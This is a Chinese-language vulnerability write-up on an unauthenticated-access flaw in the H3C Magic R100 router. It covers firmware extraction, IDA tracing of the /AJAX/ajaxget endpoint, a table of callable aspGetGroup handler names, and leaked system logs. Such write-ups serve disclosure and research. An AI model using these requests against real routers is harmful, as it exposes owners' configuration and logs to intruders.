新华三magicR100存在非授权访问攻击

漏洞描述

存在/AJAX/ajaxget接口可以非授权访问，通过ajaxmsg搭配上aspGetGroup()可以调用读取一些敏感信息

版本：<=MagicR100V100R005
<=MagciR100V200R00

漏洞分析与复现

一、固件获取和解包

虽然我有物理机，但是我还是从官网下的更新固件包，https://download.h3c.com.cn/download.do?id=3342938

通过binwalk R100V100R100进行解包,发现可以直接查看到内容，

```
ZHEFOX@ZHEFOX-MacOS:~/Desktop$ binwalk R100V100R005.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
33280         0x8200          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 4145728 bytes
1245184       0x130000        Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 2269691 bytes, 534 inodes, blocksize: 131072 bytes, created: 2018-01-17 03:54:08
```

使用binwalk -eM R100V100R100进行提取

```
ZHEFOX@ZHEFOX-MacOS:~/Desktop$ binwalk -eM R100V100R005.bin

Scan Time:     2022-03-31 19:12:49
Target File:   /home/ZHEFOX/Desktop/R100V100R005.bin
MD5 Checksum:  42ec9ec3de32216ae2d93ad1ff3a208b
Signatures:    411

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
33280         0x8200          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 4145728 bytes

WARNING: Symlink points outside of the extraction directory: /home/ZHEFOX/Desktop/_R100V100R005.bin.extracted/squashfs-root/web -> /var/web; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/ZHEFOX/Desktop/_R100V100R005.bin.extracted/squashfs-root/dev/log -> /var/tmp/log; changing link target to /dev/null for security purposes.
```

```
1245184       0x130000        Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 2269691 bytes, 534 inodes, blocksize: 131072 bytes, created: 2018-01-17 03:54:08


Scan Time:     2022-03-31 19:12:51
Target File:   /home/ZHEFOX/Desktop/_R100V100R005.bin.extracted/8200
MD5 Checksum:  4b2d56fb09ee2c3feafac6513c01f7c6
Signatures:    411

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0xFB26C18E, created: 2018-01-17 03:51:29, image size: 4145664 bytes, Data Address: 0x80001000, Entry Point: 0x800044B0, data CRC: 0x9E4BD9D4, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: none, image name: "Linux Kernel Image"
3194976       0x30C060        Linux kernel version 2.6.30
3260544       0x31C080        CRC32 polynomial table, little endian
3274176       0x31F5C0        SHA256 hash constants, big endian
3281920       0x321400        CRC32 polynomial table, big endian
3475335       0x350787        Neighborly text, "neighbor %.2x%.2x.%.2x:%.2x:%.2x:%.2x:%.2x:%.2x lost on port %d(%s)(%s)"
3477803       0x35112B        HTML document header
3477966       0x3511CE        HTML document footer
3666048       0x37F080        AES S-Box
3974025       0x3CA389        Microsoft executable, MS-DOS
4145216       0x3F4040        ASCII cpio archive (SVR4 with no CRC), file name: "/dev", file name length: "0x00000005", file size: "0x00000000"
4145332       0x3F40B4        ASCII cpio archive (SVR4 with no CRC), file name: "/dev/console", file name length: "0x0000000D", file size: "0x00000000"
4145456       0x3F4130        ASCII cpio archive (SVR4 with no CRC), file name: "/root", file name length: "0x00000006", file size: "0x00000000"
4145572       0x3F41A4        ASCII cpio archive (SVR4 with no CRC), file name: "TRAILER!!!", file name length: "0x0000000B", file size: "0x00000000"
```

成功提取后，进入发现是squashfs架构，在squashfs-root发现了www目录，跟进发现是一个asp网站


二、漏洞实现和分析

曾经在攻击该接口时，因为无法改参数无法实现RCE，但是我还在思考到会不会这个接口可以有别利用前途呢，我将服务器的http的binary丢入IDA进行分析查阅。

```
366: function AjaxGetWan1State()
 367  {
 368      XMLHttpReqtmp = createXMLHttpRequest();
 369      if (XMLHttpReqtmp)
 370      {
 371:         var url = "AJAX/ajaxget";
 372          var msg="ajaxmsg=aspGetGroup(Wan1BasicState)";
 373          XMLHttpReqtmp.open("POST", url, true);
 ...
 385        { // ÐÅÏ¢ÒÑ¾•³É¹¦·µ»Ø£¬¿ªÊ¼´¦ÀíÐÅÏ¢
 386          XMLHttpReq=null;
 387:         setTimeout("AjaxGetWan1State();",2000);
```


```
388            }
389            else
...
399       if (XMLHttpReq)
400       {
401:          var url = "AJAX/ajaxget";
402           var msg="ajaxmsg=aspGetGroup(Wan1Ping)";
403           XMLHttpReq.open("POST", url+"?IsVersionCheck=1", true);
```

通过已知的可利用接口在IDA直接搜索字符串，并追踪。



Address	Length	Type	String
LOAD:004···	0000000A	C	curWan1IP
LOAD:004···	0000002D	C	DgetDDNS1Status : DDNS get DDNS_WAN1_EN fail
LOAD:004···	0000002D	C	DgetDDNS1Status : DDNS get STS_WAN1DDNS fail
LOAD:004···	0000000C	C	GetWan1Rate
LOAD:004···	0000000F	C	Wan1BasicState
LOAD:004···	00000009	C	Wan1Ping
LOAD:004···	0000001D	C	addCfg('wan1mode',%d,'%d');\n
LOAD:004···	00000019	C	var WAN1_ORGMAC = \"%s\";\n
LOAD:004···	0000001C	C	addCfg('WAN1_EN',%d,'%d');\n
LOAD:004···	00000023	C	addCfg('WAN1_clone_mac',%d,'%s');\n
LOAD:004···	0000001D	C	addCfg('WAN1_PUN',%d,\"%s\");\n
LOAD:004···	0000001D	C	addCfg('WAN1_PPW',%d,\"%s\");\n
LOAD:004···	0000001E	C	addCfg('WAN1_PMTU',%d,'%s');\n
LOAD:004···	0000001D	C	addCfg('WAN1_PSN',%d,\"%s\");\n
LOAD:004···	00000020	C	addCfg('WAN1_ACNAME',%d,\"%s\");\n
LOAD:004···	0000001D	C	addCfg('WAN1_DS1',%d,'%s');\n
LOAD:004···	0000001D	C	addCfg('WAN1_DS2',%d,'%s');\n
LOAD:004···	0000001E	C	addCfg('WAN1_DMTU',%d,'%s');\n
LOAD:004···	0000001C	C	addCfg('WAN1_HN',%d,\"%s\");\n
LOAD:004···	0000001C	C	addCfg('WAN1_IP',%d,'%s');\n
LOAD:004···	0000001A	C	addCfg('WAN1_IP',%d,'');\n
LOAD:004···	0000001C	C	addCfg('WAN1_NM',%d,'%s');\n
LOAD:004···	0000001A	C	addCfg('WAN1_NM',%d,'');\n
LOAD:004···	0000001C	C	addCfg('WAN1_GW',%d,'%s');\n
LOAD:004···	0000001A	C	addCfg('WAN1_GW',%d,'');\n
LOAD:004···	0000001E	C	addCfg('WAN1_SMTU',%d,'%s');\n
LOAD:004···	00000016	C	\nipqos_wan1_bw='%d';\n

交叉引用继续跟进，




```
LOAD:004872BC aWan1basicstate:.ascii "Wan1BasicState"<0>
LOAD:004872BC                                          # DATA XREF: LOAD:004A32FC↓o
LOAD:004872CB                 .byte 0
LOAD:004872CC aWan1ping:      .ascii "Wan1Ping"<0>     # DATA XREF: LOAD:004A3304↓o
LOAD:004872D5                 .byte 0, 0, 0
LOAD:004872D8 aSnat:          .ascii "snat"<0>         # DATA XREF: LOAD:004A330C↓o
LOAD:004872DD                 .byte 0, 0, 0
LOAD:004872E0 aMacClone:      .ascii "mac_clone"<0>    # DATA XREF: LOAD:004A3314↓o
LOAD:004872EA                 .half 0
LOAD:004872EC aWanportmode:   .ascii "wanportmode"<0>  # DATA XREF: LOAD:004A331C↓o
LOAD:004872F8 aGetUserExpireT:.ascii "get_user_expire_time"<0>
LOAD:004872F8                                          # DATA XREF: LOAD:004A3324↓o
LOAD:0048730D                 .byte 0, 0, 0
LOAD:00487310 aGetSysinfoRefr:.ascii "get_sysinfo_refresh_timer"<0>
LOAD:00487310                                          # DATA XREF: LOAD:004A332C↓o
LOAD:0048732A                 .half 0
LOAD:0048732C aSysPasswdPromp:.ascii "sys_passwd_prompt"<0>
LOAD:0048732C                                          # DATA XREF: LOAD:004A3334↓o
LOAD:0048733E                 .half 0
LOAD:00487340 aBalanceruleMax_0:.ascii "balancerule_maxnum"<0>
LOAD:00487340                                          # DATA XREF: LOAD:004A333C↓o
LOAD:00487353                 .byte 0
LOAD:00487354 aGetSyslogRefre:.ascii "get_syslog_refresh_timer"<0>
LOAD:00487354
LOAD:0048736D                 .byte 0,
LOAD:00487370 aLanlocalinfo:  .ascii "
LOAD:00487370
LOAD:0048737D                 .byte 0,
LOAD:00487380 aLanlocalipinfo:.ascii "
LOAD:00487380
LOAD:0048738F                 .byte 0
LOAD:00487390 aLandefaultinfo:.ascii "
LOAD:00487390
LOAD:0048739F                 .byte 0
LOAD:004873A0 aLansetinfo:    .ascii "lanSetInfo"<0>   # DATA XREF: LOAD:004A3364↓o
LOAD:004873AB                 .byte 0
LOAD:004873AC aGetmacaccessmo:.ascii "GetMacAccessMode"<0>
LOAD:004873AC                                          # DATA XREF: LOAD:004A336C↓o
LOAD:004873BD                 .byte 0, 0, 0
LOAD:004873C0 aSyslog_0:      .ascii "sysLog"<0>       # DATA XREF: LOAD:004A3374↓o
LOAD:004873C7                 .byte 0
LOAD:004873C8 aSyshislog:     .ascii "sysHisLog"<0>    # DATA XREF: LOAD:004A337C↓o
LOAD:004873D2                 .half 0
```

xrefs to aWan1ping


Directic	Ty	Address	Text
D···	o	LOAD:004A3304	.word aWan1ping # "Wan1Ping"

Line 1 of 1




```
LOAD:004A32F4          .word aGetwanlinkstat    # "GetWanLinkState"
LOAD:004A32F8          .word sub_41F678
LOAD:004A32FC          .word aWan1basicstate    # "Wan1BasicState"
LOAD:004A3300          .word sub_41F814
LOAD:004A3304          .word aWan1ping          # "Wan1Ping"
LOAD:004A3308          .word sub_42039C
LOAD:004A330C          .word aSnat              # "snat"
LOAD:004A3310          .word sub_41D360
LOAD:004A3314          .word aMacClone          # "mac_clone"
LOAD:004A3318          .word sub_41CE6C
LOAD:004A331C          .word aWanportmode       # "wanportmode"
LOAD:004A3320          .word sub_41CC8C
LOAD:004A3324          .word aGetUserExpireT    # "get_user_expire_time"
LOAD:004A3328          .word sub_4175BC
LOAD:004A332C          .word aGetSysinfoRefr    # "get_sysinfo_refresh_timer"
LOAD:004A3330          .word sub_4176BC
LOAD:004A3334          .word aSysPasswdPromp    # "sys_passwd_prompt"
LOAD:004A3338          .word sub_415444
LOAD:004A333C          .word aBalanceruleMax_0  # "balancerule_maxnum"
LOAD:004A3340          .word sub_45A8D8
LOAD:004A3344          .word aGetSyslogRefre    # "get_syslog_refresh_timer"
LOAD:004A3348          .word sub_41766C
LOAD:004A334C          .word aLanlocalinfo      # "LanLocalInfo"
LOAD:004A3350          .word sub_40CCB4
LOAD:004A3354          .word aLanlocalipinfo    # "LanLocalIpInfo"
LOAD:004A3358          .word sub_40CFC8
LOAD:004A335C          .word aLandefaultinfo    # "LanDefaultInfo"
LOAD:004A3360          .word sub_40D088
LOAD:004A3364          .word aLansetinfo        # "lanSetInfo"
LOAD:004A3368          .word sub_40C934
LOAD:004A336C          .word aGetmacaccessmo    # "GetMacAccessMode"
LOAD:004A3370          .word sub_44DBD4
LOAD:004A3374          .word aSyslog_0          # "sysLog"
LOAD:004A3378          .word sub_4102F4
LOAD:004A337C          .word aSyshislog         # "sysHisLog"
LOAD:004A3380          .word sub_4104CC
LOAD:004A3384          .word aModuleName        # "module_name"
LOAD:004A3388          .word sub_40F8AC
LOAD:004A338C          .word aSyslogsuggest     # "sysLogSuggest"
LOAD:004A3390          .word sub_410354
LOAD:004A3394          .word aGetWanMainIntf    # "get_wan_main_intf"
LOAD:004A3398          .word sub_455738
LOAD:004A339C          .word aQosPortStat       # "qos_port_stat"
LOAD:004A33A0          .word sub_4547CC
LOAD:004A33A4          .word aQosIpStat         # "qos_ip_stat"
LOAD:004A33A8          .word sub_454D38
LOAD:004A33AC          .word aWanportspeed      # "wanPortSpeed"
LOAD:004A33B0          .word sub_454B28
LOAD:004A33B4          .word aQosIfRefresh      # "qos_if_refresh"
LOAD:004A33B8          .word sub_4555D0
00093364 004A3364: LOAD:004A3364 (Synchronized with Hex View-1)
```

发现存在很多的接口，这些都是可以调用的函数方法，可以通过此处打印出一些信息，初步尝试打印出了系统的日志文件。



```
"1970-01-01 00:00:24 [notice] : <:type=2,logid=2139095040:>IDS防范功能启用。",
"1970-01-01 00:00:25 [informational] : <:type=1,logid=2139095040:>仅允许DHCP服务器分配的客户端访问外网功能禁用。",
"1970-01-01 00:00:25 [notice] : <:type=3,logid=2139095040:>设备设置为NAT模式，从WAN口发出去的流量将会自动进行NAT地址转换。",
"1970-01-01 00:00:25 [notice] : <:type=3,logid=2139095040:>SIP ALG功能启用。",
"1970-01-01 00:00:25 [notice] : <:type=3,logid=2139095040:>H323 ALG功能启用。",
"1970-01-01 00:00:25 [notice] : <:type=3,logid=2139095040:>MMS ALG功能启用。",
"1970-01-01 00:00:25 [notice] : <:type=3,logid=2139095040:>FTP ALG功能启用。",
"1970-01-01 00:00:25 [notice] : <:type=3,logid=2139095040:>TFTP ALG功能启用。",
"1970-01-01 00:00:25 [notice] : <:type=3,logid=2139095040:>RTSP ALG功能启用。",
"1970-01-01 00:00:29 [notice] : <:type=3,logid=2139095040:>设置LAN接口的IP地址192.168.124.1/24。",
"1970-01-01 00:00:35 [notice] : <:type=3,logid=2139095040:>WAN端口物理连接已成功。",
"1970-01-01 00:00:36 [informational] : <:type=3,logid=2139095040:>WAN接口PPPoE开始拨号。",
"1970-01-01 00:00:39 [warning] : <:type=3,logid=117440516:>PPP连接由于对端原因将被断开。",
"1970-01-01 00:00:39 [warning] : <:type=3,logid=117440513:>WAN接口PPPoE断开拨号。",
"1970-01-01 00:00:39 [informational] : <:type=3,logid=2139095040:>WAN接口PPPoE开始拨号。",
"1970-01-01 00:00:39 [informational] : <:type=3,logid=2139095040:>WAN接口PPPoE拨号成功，获取到地址[redacted]",
"2022-04-01 09:23:22 [informational] : <:type=3,logid=2139095040:>UPNP添加端口映射 10000 TCP 20000 192.168.133.1。",
"2022-04-01 09:23:32 [informational] : <:type=3,logid=2139095040:>UPNP添加端口映射 10001 TCP 20000 192.168.124.3。",
"2022-04-01 09:24:00 [informational] : <:type=3,logid=2139095040:>UPNP删除端口映射 10000 TCP 20000 192.168.133.1。",
"2022-04-01 11:47:27 [notice] : <:type=3,logid=2139095040:>用户从192.168.124.2登录。",
"2022-04-01 12:44:50 [notice] : <:type=3,logid=2139095040:>用户超时。",
"2022-04-01 13:41:33 [notice] : <:type=3,logid=2139095040:>LAN2端口物理连接已成功。",
"2022-04-01 20:00:44 [notice] : <:type=3,logid=553648129:>LAN2端口物理连接已断开。",
"2022-04-02 10:04:30 [notice] : <:type=3,logid=2139095040:>LAN2端口物理连接已成功。",
"2022-04-02 10:04:41 [notice] : <:type=3,logid=553648129:>LAN2端口物理连接已断开。",
